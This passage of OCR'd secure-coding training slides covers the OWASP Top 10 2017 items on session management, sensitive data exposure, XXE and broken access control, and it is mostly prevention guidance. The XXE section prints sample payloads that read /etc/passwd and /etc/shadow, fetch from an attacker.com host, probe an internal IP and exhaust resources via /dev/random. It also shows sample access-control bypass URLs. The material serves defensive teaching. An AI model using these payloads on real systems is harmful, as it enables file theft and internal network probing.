6. If a session was established before login, that session **must** be closed and a new session must be established after a successful login to prevent session fixation. This must also be done anytime re-authentication is required.
7. Session Id Name Fingerprint needs to be changed from the container's defaults. For e.g.

The session ID names used by the most common web application development frameworks can be easily fingerprinted [0], such as PHPSESSID (PHP), JSESSIONID (J2EE), CFID & CFTOKEN (ColdFusion), ASP.NET_SessionId (ASP .NET), etc. Therefore, the session ID name can disclose the technologies and programming languages used by the web application.
It is recommended to change the default session ID name of the web development framework to a generic name, such as "id"

A2: 2017 – Broken Authentication

PREVENTING BROKEN AUTHENTICATION AND SESSION MANAGEMENT

8. The session ID length must be at least 128 bits (16 bytes).
9. Session identifiers **must not** be exposed in URLs or in error messages to the user.
10. Session ids should be unpredictable for prevent guessing attacks and session id value should be meaningless.
11. All Sessions ids should be expired at certain interval of time even though session is active.

    Idle timeout, Absolute Timeout and Renewal Timeout.

12. All session termination including Logout **must** fully terminate the applications session and connection

    - All allocated resources must be released.
    - Implement necessary cache-control headers to avoid accessing secure pages even after logout. “Cache-Control: no-cache="Set-Cookie, Set-Cookie2"

A2: 2017 – Broken Authentication

PREVENTING BROKEN AUTHENTICATION AND SESSION MANAGEMENT – CONT.

9. Session inactivity timeout **must not** exceed 15 minutes
    a. *Licensed applications should use 15 minutes as a default session inactivity timeout.
10. If the application needs to pass the session ID it **must** pass it in cookie instead of in a URL parameter.
11. Applications **must not** create persistent authentication cookies.
12. Applications **must** set the HTTPOnly attribute for session cookies. Other cookies must be set HTTPOnly unless client-side scripts are required to have the ability to read or set the cookie's value.
13. All Cookies must set to Secure, SameSite, Domain and Path , Expire and Max-Age Attributes
14. Applications **must not** allow concurrent logins from the web or mobile user interfaces for the same user ID. [Effective June 30th, 2016]


* PCI mandates 15 minutes timeout.
Regulatory compliance has a precedence.

A3: 2017 – Sensitive Data Exposure

What is Sensitive Data Exposure

Sensitive Data Exposure occurs when an application does not adequately protect **sensitive** information. The **data** can vary and anything from passwords, session tokens, credit card **data** to private health **data** and more can be **exposed**

A3: 2017 – Sensitive Data Exposure



Risk Matrix

Threat Agents	Exploitability	Weakness Prevalence	Weakness Detectability	Technical Impacts	Business Impacts
Application Specific	Easy: 3	Widespread: 3	Easy: 3	Severe: 3	Business Specific
	Average: 2	Common: 2	Average: 2	Moderate: 2	
	Difficult: 1	Uncommon: 1	Difficult: 1	Minor: 1	

A3: 2017 – Sensitive Data Exposure

Is the Application Vulnerable?

The first thing is to determine the protection needs of data in transit and at rest. For example, passwords, credit card numbers, health records, personal information and business secrets require extra protection, particularly if that data falls under privacy laws, e.g. EU's General Data Protection Regulation (GDPR), or regulations, e.g. financial data protection such as PCI Data Security Standard (PCI DSS). For all such data:

- Is any data transmitted in clear text? This concerns protocols such as HTTP, SMTP, and FTP. External internet traffic is especially dangerous. Verify all internal traffic e.g. between load balancers, web servers, or back-end systems.
- Is sensitive data stored in clear text, including backups?
- Are any old or weak cryptographic algorithms used either by default or in older code?
- Are default crypto keys in use, weak crypto keys generated or re-used, or is proper key management or rotation missing?
- Is encryption not enforced, e.g. are any user agent (browser) security directives or headers missing?
- Does the user agent (e.g. app, mail client) not verify if the received server certificate is valid?

See ASVS Crypto (V7), Data Prot (V9) and SSL/TLS (V10)

How to Prevent

Do the following, at a minimum, and consult the references:

- Classify data processed, stored, or transmitted by an application. Identify which data is sensitive according to privacy laws, regulatory requirements, or business needs.
- Apply controls as per the classification.
- Don't store sensitive data unnecessarily. Discard it as soon as possible or use PCI DSS compliant tokenization or even truncation. Data that is not retained cannot be stolen.
- Make sure to encrypt all sensitive data at rest.
- Ensure up-to-date and strong standard algorithms, protocols, and keys are in place; use proper key management.
- Encrypt all data in transit with secure protocols such as TLS with perfect forward secrecy (PFS) ciphers, cipher prioritization by the server, and secure parameters. Enforce encryption using directives like HTTP Strict Transport Security (HSTS).
- Disable caching for responses that contain sensitive data.
- Store passwords using strong adaptive and salted hashing functions with a work factor (delay factor), such as Argon2, scrypt, bcrypt, or PBKDF2.
- Verify independently the effectiveness of configuration and settings.

A3: 2017 – Sensitive Data Exposure

Example Attack Scenarios

Scenario #1: An application encrypts credit card numbers in a database using automatic database encryption. However, this data is automatically decrypted when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text.

Scenario #2: A site doesn't use or enforce TLS for all pages or supports weak encryption. An attacker monitors network traffic (e.g. at an insecure wireless network), downgrades connections from HTTPS to HTTP, intercepts requests, and steals the user's session cookie. The attacker then replays this cookie and hijacks the user's (authenticated) session, accessing or modifying the user's private data. Instead of the above they could alter all transported data, e.g. the recipient of a money transfer.

Scenario #3: The password database uses unsalted or simple hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password database. All the unsalted hashes can be exposed with a rainbow table of pre-calculated hashes. Hashes generated by simple or fast hash functions may be cracked by GPUs, even if they were salted.

References

OWASP

- OWASP Proactive Controls: Protect Data
- OWASP Application Security Verification Standard (V7,9,10)
- OWASP Cheat Sheet: Transport Layer Protection
- OWASP Cheat Sheet: User Privacy Protection
- OWASP Cheat Sheets: Password and Cryptographic Storage
- OWASP Security Headers Project; Cheat Sheet: HSTS
- OWASP Testing Guide: Testing for weak cryptography

External

- CWE-220: Exposure of sens. information through data queries
- CWE-310: Cryptographic Issues; CWE-311: Missing Encryption
- CWE-312: Cleartext Storage of Sensitive Information
- CWE-319: Cleartext Transmission of Sensitive Information
- CWE-326: Weak Encryption; CWE-327: Broken/Risky Crypto
- CWE-359: Exposure of Private Information (Privacy Violation)

A3: 2017 – Sensitive Data Exposure

SENSITIVE DATA EXPOSURE

Storing and transmitting sensitive data insecurely

- Failure to identify all sensitive data
- Failure to identify all the places that this sensitive data gets stored
  - Databases, files, directories, log files, backups, etc.
- Failure to identify all the places that this sensitive data is sent
  - On the web, to backend databases, to business partners, internal communications
- Failure to properly protect this data in every location


Typical Impact

- Attackers access or modify confidential or private information
  - e.g, credit cards, health care records, financial data (yours or your customers)
- Attackers extract secrets to use in additional attacks
- Company embarrassment, customer dissatisfaction, and loss of trust
- Expense of cleaning up the incident, such as forensics, sending apology letters, reissuing thousands of credit cards, providing identity theft insurance
- Business gets sued and/or fined

A3: 2017 – Sensitive Data Exposure

SENSITIVE DATA EXPOSURE ILLUSTRATED

1 Victim enters credit card number in form



2 Error handler logs CC details because merchant gateway is unavailable

3 Logs are accessible to all members of IT staff for debugging purposes

4 Malicious insider steals 4 million credit card numbers

A3: 2017 – Sensitive Data Exposure

PREVENTING SENSITIVE DATA EXPOSURE

1. Applications **must** secure sensitive data at all times.
2. TLS Encryption **must** be used for the transmission of all sensitive information outside the trust boundary.
3. The application **must** use the most current version of TLS approved by FIS Information Security.
4. Application **must** set the ‘secure’ attribute flag on all cookies with sensitive information.
5. Sensitive information **must not** be transmitted in the URL using HTTP GET request parameters.
6. Encrypted connections **must not** fall back to an unencrypted connection. (HTTPS to HTTP)
7. All cryptographic functions used to protect secrets from the application user **must** be implemented on a trusted system (e.g., The server)

A3: 2017 – Sensitive Data Exposure

PREVENTING SENSITIVE DATA EXPOSURE – CONT.

8. Cryptographic modules **must** fail securely
    a. In the case of failure log file, stack trace or exception handling **must not** reveal the sensitive content, details about the encryption algorithm or the key material.
9. Data encryption **must** be used for the transmission of sensitive files over non-HTTP based connections.
10. All internal links in an application **must** point to https URL.

Additional Standards for Java technologies

1. Applications **must** use an approved Java Cryptographic Architecture (JCA) implementation via the JCA interface.

A3: 2017 – Sensitive Data Exposure

Best practices for TLS Protection using SSL/TLS [SSL is not secure]

The primary benefit of transport layer security is the protection of web application data from unauthorized disclosure and modification when it is transmitted between clients(web browsers) and the web application server, and between the web application server and back end and other non-browser based enterprise components.

- Use TLS over SSL. TLS 1.2 is the latest.
- Do Not Provide Non-TLS Pages for Secure Content.
- Do Not Mix TLS and Non-TLS Content
- Use “Secure” Cookie Flag.
- Keep Sensitive Data Out of the URL.
- Prevent Caching of Sensitive Data.
- Use HTTP Strict Transport Security
- Use Public Key Pinning

For testing anything related to web sites security you can visit below site.
https://www.ssllabs.com/ssltest/

A3: 2017 – Sensitive Data Exposure

Best practices for Password Storage

- Do not limit the character set and set long max lengths for credentials
- Use a cryptographically strong credential-specific salt

  [protected form] = [salt] + protect([protection func], [salt] + [credential]);
- Use an adaptive one-way function. Some of them are Argon2, PBKDF2, scrypt, bcrypt

Best practices for Cryptographic Storage


- Only store sensitive data that you need
- Use strong approved Authenticated Encryption. CCM or GCM of AES are approved.
- Use strong approved cryptographic algorithms
- Use Strong random numbers. Use java.security.SecureRandom instead of java.uti.Random.
- Store a one-way and salted value of passwords.
- Ensure that the cryptographic protection remains secure even if access controls fail.

A4: 2017 – XML External Entities (XXE)

What is XML External Entities

An *XML External Entity* attack is a type of attack against an application that parses XML input. This attack occurs when **XML input containing a reference to an external entity is processed by a weakly configured XML parser**. This attack may lead to the disclosure of confidential data, denial of service, server side request forgery, port scanning from the perspective of the machine where the parser is located, and other system impacts.

A4: 2017 – XML External Entities (XXE)



Risk Matrix

Threat Agents	Exploitability	Weakness Prevalence	Weakness Detectability	Technical Impacts	Business Impacts
Appli-cation Specific	Easy: 3	Widespread: 3	Easy: 3	Severe: 3	Business Specific
	Average: 2	Common: 2	Average: 2	Moderate: 2	
	Difficult: 1	Uncommon: 1	Difficult: 1	Minor: 1	

A4: 2017 – XML External Entities (XXE)

Is the Application Vulnerable?

Applications and in particular XML-based web services or downstream integrations might be vulnerable to attack if:

- The application accepts XML directly or XML uploads, especially from untrusted sources, or inserts untrusted data into XML documents, which is then parsed by an XML processor.
- Any of the XML processors in the application or SOAP based web services has document type definitions (DTDs) enabled. As the exact mechanism for disabling DTD processing varies by processor, it is good practice to consult a reference such as the OWASP Cheat Sheet 'XXE Prevention'.
- If your application uses SAML for identity processing within federated security or single sign on (SSO) purposes. SAML uses XML for identity assertions, and may be vulnerable.
- If the application uses SOAP prior to version 1.2, it is likely susceptible to XXE attacks if XML entities are being passed to the SOAP framework.
- Being vulnerable to XXE attacks likely means that the application is vulnerable to denial of service attacks including the Billion Laughs attack.

How to Prevent

Developer training is essential to identify and mitigate XXE. Besides that, preventing XXE requires:

- Whenever possible, use less complex data formats such as JSON, and avoiding serialization of sensitive data.
- Patch or upgrade all XML processors and libraries in use by the application or on the underlying operating system. Use dependency checkers. Update SOAP to SOAP 1.2 or higher.
- Disable XML external entity and DTD processing in all XML parsers in the application, as per the OWASP Cheat Sheet 'XXE Prevention'.
- Implement positive ("whitelisting") server-side input validation, filtering, or sanitization to prevent hostile data within XML documents, headers, or nodes.
- Verify that XML or XSL file upload functionality validates incoming XML using XSD validation or similar.
- SAST tools can help detect XXE in source code, although manual code review is the best alternative in large, complex applications with many integrations.

If these controls are not possible, consider using virtual patching, API security gateways, or Web Application Firewalls (WAFs) to detect, monitor, and block XXE attacks.

A4: 2017 – XML External Entities (XXE)

Example Attack Scenarios

Numerous public XXE issues have been discovered, including attacking embedded devices. XXE occurs in a lot of unexpected places, including deeply nested dependencies. The easiest way is to upload a malicious XML file, if accepted:

Scenario #1: The attacker attempts to extract data from the server:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
  <foo>&xxe;</foo>
```

Scenario #2: An attacker probes the server's private network by changing the above ENTITY line to:

```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
```

Scenario #3: An attacker attempts a denial-of-service attack by including a potentially endless file:

```
<!ENTITY xxe SYSTEM "file:///dev/random" >]>
```

References

OWASP

- OWASP Application Security Verification Standard
- OWASP Testing Guide: Testing for XML Injection
- OWASP XXE Vulnerability
- OWASP Cheat Sheet: XXE Prevention
- OWASP Cheat Sheet: XML Security

External

- CWE-611: Improper Restriction of XXE
- Billion Laughs Attack
- SAML Security XML External Entity Attack
- Detecting and exploiting XXE in SAML Interfaces

A4: 2017 – XML External Entities (XXE)

XML Injection

Let's suppose there is a web application using an XML style communication in order to perform user registration. This is done by creating and adding a new <user> node in an xmlDb file.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
        <user>
                <username>gandalf</username>
                <password>!c3</password>
                <userid>0</userid>
                <mail>gandalf@middleearth.com</mail>
        </user>
        <user>
                <username>Stefan0</username>
                <password>w1s3c</password>
                <userid>500</userid>
                <mail>Stefan0@whysec.hmm</mail>
        </user>
</users>
```

Discovery

The first step in order to test an application for the presence of a XML Injection vulnerability consists of trying to insert XML metacharacters (‘ “ < > <!--/--> &)

- <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">

A4: 2017 – XML External Entities (XXE)

XML Entity

An *XML External Entity* attack is a type of attack against an application that parses XML input. This attack occurs when **XML input containing a reference to an external entity is processed by a weakly configured XML parser**. This attack may lead to the disclosure of confidential data, denial of service, server side request forgery, port scanning from the perspective of the machine where the parser is located, and other system impacts.

The XML 1.0 standard defines the structure of an XML document. The standard defines a concept called an entity, which is a storage unit of some type. There are a few different types of entities, external general/parameter parsed entity often shortened to **external entity**, that can access local or remote content via a declared system identifier. The system identifier is assumed to be a URI that can be dereferenced (accessed) by the XML processor when processing the entity. The XML processor then replaces occurrences of the named external entity with the contents dereferenced by the system identifier. If the system identifier contains tainted data and the XML processor dereferences this tainted data, the XML processor may disclose confidential information normally not accessible by the application. Similar attack vectors apply the usage of **external DTDs, external stylesheets, external schemas, etc**. which, when included, allow similar external resource inclusion style attacks.

A4: 2017 – XML External Entities (XXE)

Attacks can include disclosing local files, which may contain sensitive data such as passwords or private user data, using file: schemes or relative paths in the system identifier. Since the attack occurs relative to the application processing the XML document, an attacker may use this trusted application to pivot to other internal systems, possibly disclosing other internal content via http(s) requests or launching a CSRF attack to any unprotected internal services. In some situations, an XML processor library that is vulnerable to client-side memory corruption issues may be exploited by dereferencing a malicious URI, possibly allowing arbitrary code execution under the application account. Other attacks can access local resources that may not stop returning data, possibly impacting application availability if too many threads or processes are not released.

Risk Factors

- The application parses XML documents.
- Tainted data is allowed within the system identifier portion of the entity, within the document type declaration (DTD).
- The XML processor is configured to validate and process the DTD.
- The XML processor is configured to resolve external entities within the DTD.

A4: 2017 – XML External Entities (XXE)

Disclosing /etc/passwd or other targeted files

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/shadow" >]><foo>&xxe;</foo>

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///c:/boot.ini" >]><foo>&xxe;</foo>

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "http://www.attacker.com/text.txt" >]><foo>&xxe;</foo>
```

A4: 2017 – XML External Entities (XXE)

Prevention techniques

General Guidance
The safest way to prevent XXE is always to disable DTDs (External Entities) completely. Depending on the parser, the method
should be similar to the following:

factory.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
Disabling DTDs also makes the parser secure against denial of services (DOS) attacks such as Billion Laughs.
If it is not possible to disable DTDs completely, then external entities and external document type declarations must be
disabled in the way that's specific to each parser.

Detailed XXE Prevention guidance for a number of languages and commonly used XML parsers in those languages is provided below.

A4: 2017 – XML External Entities (XXE)

Prevention techniques

In C/C++

libxerces-c

Use of XercesDOMParser do this to prevent XXE:

```
XercesDOMParser *parser = new XercesDOMParser;
parser->setCreateEntityReferenceNodes(false);

SAXParser* parser = new SAXParser;
parser->setDisableDefaultEntityResolution(true);

SAX2XMLReader* reader = XMLReaderFactory::createXMLReader();
parser->setFeature(XMLUni::fgXercesDisableDefaultEntityResolution, true);
```

A4: 2017 – XML External Entities (XXE)

Prevention techniques

Java: Based on nature of parser used (DOM, SAX, Stax, etc) method will be changed bit based on parse configuration

```
DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();
    String FEATURE = null;
    try {
      // This is the PRIMARY defense. If DTDs (doctypes) are disallowed, almost all XML entity attacks are prevented
      // Xerces 2 only - http://xerces.apache.org/xerces2-j/features.html#disallow-doctype-decl
      FEATURE = "http://apache.org/xml/features/disallow-doctype-decl";
      dbf.setFeature(FEATURE, true);

      // If you can't completely disable DTDs, then at least do the following:
      // Xerces 1 - http://xerces.apache.org/xerces-j/features.html#external-general-entities
      // Xerces 2 - http://xerces.apache.org/xerces2-j/features.html#external-general-entities
      // JDK7+ - http://xml.org/sax/features/external-general-entities
      FEATURE = "http://xml.org/sax/features/external-general-entities";
      dbf.setFeature(FEATURE, false);
```

A4: 2017 – XML External Entities (XXE)

Prevention techniques

Java: Based on nature of parser used (DOM, SAX, Stax, etc) method will be changed bit based on parse configuration


```
   // Xerces 1 - http://xerces.apache.org/xerces-j/features.html#external-parameter-entities
      // Xerces 2 - http://xerces.apache.org/xerces2-j/features.html#external-parameter-entities
      // JDK7+ - http://xml.org/sax/features/external-parameter-entities
      FEATURE = "http://xml.org/sax/features/external-parameter-entities";
      dbf.setFeature(FEATURE, false);

      // Disable external DTDs as well
      FEATURE = "http://apache.org/xml/features/nonvalidating/load-external-dtd";
      dbf.setFeature(FEATURE, false);

      // and these as well, per Timothy Morgan's 2014 paper: "XML Schema, DTD, and Entity Attacks"
      dbf.setXIncludeAware(false);
      dbf.setExpandEntityReferences(false);
```

A5: 2017 – Broken Access Control

What is Broken Access Control

Access control, sometimes called authorization, is how a web application grants access to content and functions to some users and not others. These checks are performed after authentication, and govern what 'authorized' users are allowed to do. Access control sounds like a simple problem but is insidiously difficult to implement correctly.
A web application's access control model is closely tied to the content and functions that the site provides. In addition, the users may fall into a number of groups or roles with different abilities or privileges.

A5: 2017 – Broken Access Control



Risk Matrix

Threat Agents	Exploitability	Weakness Prevalence	Weakness Detectability	Technical Impacts	Business Impacts
Appli-cation Specific	Easy: 3	Widespread: 3	Easy: 3	Severe: 3	Business Specific
	Average: 2	Common: 2	Average: 2	Moderate: 2	
	Difficult: 1	Uncommon: 1	Difficult: 1	Minor: 1	

A5: 2017 – Broken Access Control

Is the Application Vulnerable?

Access control enforces policy such that users cannot act outside of their intended permissions. Failures typically lead to unauthorized information disclosure, modification or destruction of all data, or performing a business function outside of the limits of the user. Common access control vulnerabilities include:

- Bypassing access control checks by modifying the URL, internal application state, or the HTML page, or simply using a custom API attack tool.
- Allowing the primary key to be changed to another users record, permitting viewing or editing someone else's account.
- Elevation of privilege. Acting as a user without being logged in, or acting as an admin when logged in as a user.
- Metadata manipulation, such as replaying or tampering with a JSON Web Token (JWT) access control token or a cookie or hidden field manipulated to elevate privileges, or abusing JWT invalidation
- CORS misconfiguration allows unauthorized API access.
- Force browsing to authenticated pages as an unauthenticated user or to privileged pages as a standard user. Accessing API with missing access controls for POST, PUT and DELETE.

How to Prevent

Access control is only effective if enforced in trusted server-side code or server-less API, where the attacker cannot modify the access control check or metadata.

- With the exception of public resources, deny by default.
- Implement access control mechanisms once and re-use them throughout the application, including minimizing CORS usage.
- Model access controls should enforce record ownership, rather than accepting that the user can create, read, update, or delete any record.
- Unique application business limit requirements should be enforced by domain models.
- Disable web server directory listing and ensure file metadata (e.g. .git) and backup files are not present within web roots.
- Log access control failures, alert admins when appropriate (e.g. repeated failures).
- Rate limit API and controller access to minimize the harm from automated attack tooling.
- JWT tokens should be invalidated on the server after logout.

Developers and QA staff should include functional access control unit and integration tests.

A5: 2017 – Broken Access Control

Example Attack Scenarios

Scenario #1: The application uses unverified data in a SQL call that is accessing account information:

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

An attacker simply modifies the 'acct' parameter in the browser to send whatever account number they want. If not properly verified, the attacker can access any user's account.

http://example.com/app/accountInfo?acct=notmyacct

Scenario #2: An attacker simply force browses to target URLs. Admin rights are required for access to the admin page.

http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo

If an unauthenticated user can access either page, it's a flaw. If a non-admin can access the admin page, this is a flaw.

References

OWASP

- OWASP Proactive Controls: Access Controls
- OWASP Application Security Verification Standard: V4 Access Control
- OWASP Testing Guide: Authorization Testing
- OWASP Cheat Sheet: Access Control

External

- CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
- CWE-284: Improper Access Control (Authorization)
- CWE-285: Improper Authorization
- CWE-639: Authorization Bypass Through User-Controlled Key
- PortSwigger: Exploiting CORS Misconfiguration

A5: 2017 – Broken Access Control

MISSING FUNCTION LEVEL ACCESS CONTROL

How do you protect access to URLs (pages)?

Or functions referenced by a URL plus parameters ?

- This is part of enforcing proper “authorization”

A common mistake …

